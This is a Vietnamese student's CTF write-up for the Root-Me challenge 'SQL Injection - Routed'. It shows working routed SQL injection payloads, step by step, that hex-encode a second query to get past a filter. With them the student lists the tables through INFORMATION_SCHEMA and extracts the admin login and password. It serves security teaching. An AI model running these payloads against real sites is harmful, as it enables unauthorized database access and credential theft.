

Lê Hoàng Phúc


MSSV: 20521763

Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN

Tên challenge : SQL Injection - Routed


Link challenge : <https://www.root-me.org/en/Challenges/Web-Server/SQL-Injection-Routed>

Thử tìm kiếm với admin:



The screenshot shows a web application interface for a challenge. At the top, there are links for 'Home' and 'Search'. Below this is a section titled 'Search member:'. It contains a 'Login:' label followed by a text input field containing the word 'admin' and a 'Search' button. Below the search bar, there is a 'Results' section. It displays three lines of information, each preceded by a '[+]' icon: 'Requested login: admin', 'Found ID: 3', and 'Email: admin@sqli_me.com'.

Chèn thêm dấu ' thì bị lỗi => có thể injection:



The screenshot shows the same web application interface as before. The 'Login:' input field is now empty. Below the input field, there is an error message: 'You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "admin"' at line 1'. The 'Search' button is still present.

Dùng payload admin' union select 1 -- - thì thành công :

[Home](#) | [Search](#)

Search member:

Login:

Results

- [+] Requested login: admin' union select 1-- -
- [+] Found ID: 3
- [+] Email: admin@sqli_me.com

Dùng payload : admin' union select 1,2-- - thì bị phát hiện => có bộ lọc :

[Home](#) | [Search](#)

Search member:

Login:

Attack detected!

Thử dùng mã hex để truyền : admin' union select
0x312720756e6966e2073656c65637420312c32202d2d202d-- -

[Home](#) | [Search](#)

Search member:

Login:

Results

- [+] Requested login: admin' union select 0x312720756e6966e2073656c65637420312c32202d2d202d -- -
- [+] Found ID: 3
- [+] Email: admin@sqli_me.com

Dùng lệnh sau để truy xuất table :

.3' UNION SELECT 1,(SELECT GROUP_CONCAT(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=DATABASE())-- - (mặc định sẽ chuyển thành mã hex)

Home | Search

Search member:

Login: Search

Results

[+] Requested login: .admin' union select
0x2e332720554e496f6e2053454c65637420312c2853454c6563742047524f75705f434f4e636174285441426c655f4e414d65292046524f6d20494
--
[+] Found ID: 1
[+] Email: users

Tìm kiếm các cột trong bảng users:

.3' UNION SELECT 1,(SELECT GROUP_CONCAT(CONCAT(id,0x3a,login,0x3a,password,0x3a,email) SEPARATOR '
') FROM users)-- -

Home | Search

Search member:

Login: Search

Results

[+] Requested login: .admin' union select
0x2e332720554e496f6e2053454c65637420312c2853454c6563742047524f75705f434f4e63617428434f4c756d6e5f4e414d65292046524f6d204
--
[+] Found ID: 1
[+] Email: id,login,password,email

Sau khi có được tên các bản tiến hình khai thác bảng users:

.3' union select login,password from users-- -

Payload :

.admin' union select
0x2e332720756e696f6e2073656c656374206c6f67696e2c70617373776f72642066726f6d2075736572732
d2d202d-- -

C

[Home](#) | [Search](#)

Search member:

Login:

Results

[+] Requested login: .admin' union select
0x2e332720756e696f6e2073656c656374206c6f67696e2c70617373776f72642066726f6d2075736572732d2d202d-- -

[+] Found ID: admin

[+] Email: qs89QdAs9A

Có được password:

Root Me

Capture The Flag

Challenges

Community

Information

367 visitors now

Newest members :
viking, lolocade, AC40,
Morph23, Kaku, Tager,
Chetta_P155

Offers

APP Cybersecurity analyst

CDI Cybersecurity consultant

AUT R&D engineer

Chatbox

donadip
10 April 2023 at 21:09
ptddmm ok sooking

Saylan
10 April 2023 at 07:34
wééé s3kax

Atr3u5
30 March 2023 at 06:18
hello guys, Do you have some
suggestions of easy machines to
root in CTF all day? i just solved the

HOME / CHALLENGES / WEB - SERVER

SQL Injection - Routed

35 Points

Exploit my requests

Author
viking, 24 December 2016

Level
1

Validations
4196 Challengers 12%

Note
5 stars 207 Votes
I like I don't like

Statement
Find the admin password.

Start the challenge

1 related ressource(s)
Routed SQL Injection - Zenodermus Javanicus (Exploitation - Web)

Validation
Well done but you've already won the 35 Points
Don't forget to give your opinion on the challenge by voting :)

tweet it!

Enter password

Time 15 p